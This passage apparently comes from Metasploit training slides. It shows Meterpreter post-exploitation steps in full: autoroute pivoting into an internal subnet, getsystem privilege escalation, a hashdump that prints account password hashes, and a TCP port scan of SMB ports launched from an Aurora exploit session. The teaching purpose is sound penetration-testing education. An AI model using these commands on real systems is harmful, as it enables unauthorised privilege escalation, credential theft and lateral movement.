[*]   run autoroute -d -s 10.10.10.1              # Deletes the 10.10.10.1/255.255.255.0 route
[*] Use the "route" and "ipconfig" Meterpreter commands to learn about available routes
meterpreter > run autoroute -s 10.1.13.0/24
[*] Adding a route to 10.1.13.0/255.255.255.0...
[+] Added route to 10.1.13.0/255.255.255.0 via 192.168.1.201
[*] Use the -p option to list all active routes
meterpreter > run autoroute -p

Active Routing Table
====================

   Subnet             Netmask            Gateway
   ------             -------            -------
   10.1.13.0          255.255.255.0      Session 1
```

Meterpreter Sessions VI

```
meterpreter > getsystem
...got system (via technique 1).
meterpreter > run hashdump
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY c2ec80f879c1b5dc8d2b64f1e2c37a45...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hashes...


Administrator:500:81cbcea8a9af93bbaad3b435b51404ee:561cbdae13ed5abd30aa94ddeb3cf52d:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:9a6ae26408b0629ddc621c90c897b42d:07a59dbe14e2ea9c4792e2f189e2de3a:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:ebf9fa44b3204029db5a8a77f5350160:::
victim:1004:81cbcea8a9af93bbaad3b435b51404ee:561cbdae13ed5abd30aa94ddeb3cf52d:::
```

Meterpreter Sessions VII

```
msf exploit(ms10_002_aurora) > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > show options

Module options:

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CONCURRENCY  10               yes       The number of concurrent ports to check per host
   FILTER                        no        The filter string for capturing traffic
   INTERFACE                     no        The name of the interface
   PCAPFILE                      no        The name of the PCAP capture file to process
   PORTS        1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS                        yes       The target address range or CIDR identifier
   SNAPLEN      65535            yes       The number of bytes to capture
   THREADS      1                yes       The number of concurrent threads
   TIMEOUT      1000             yes       The socket connect timeout in milliseconds
   VERBOSE      false            no        Display verbose output

msf auxiliary(tcp) > set RHOSTS 10.1.13.0/24
RHOST => 10.1.13.0/24
msf auxiliary(tcp) > set PORTS 139,445
PORTS => 139,445
msf auxiliary(tcp) > set THREADS 50
THREADS => 50
msf auxiliary(tcp) > run

[*] 10.1.13.3:139 - TCP OPEN
[*] 10.1.13.3:445 - TCP OPEN
[*] 10.1.13.2:445 - TCP OPEN
```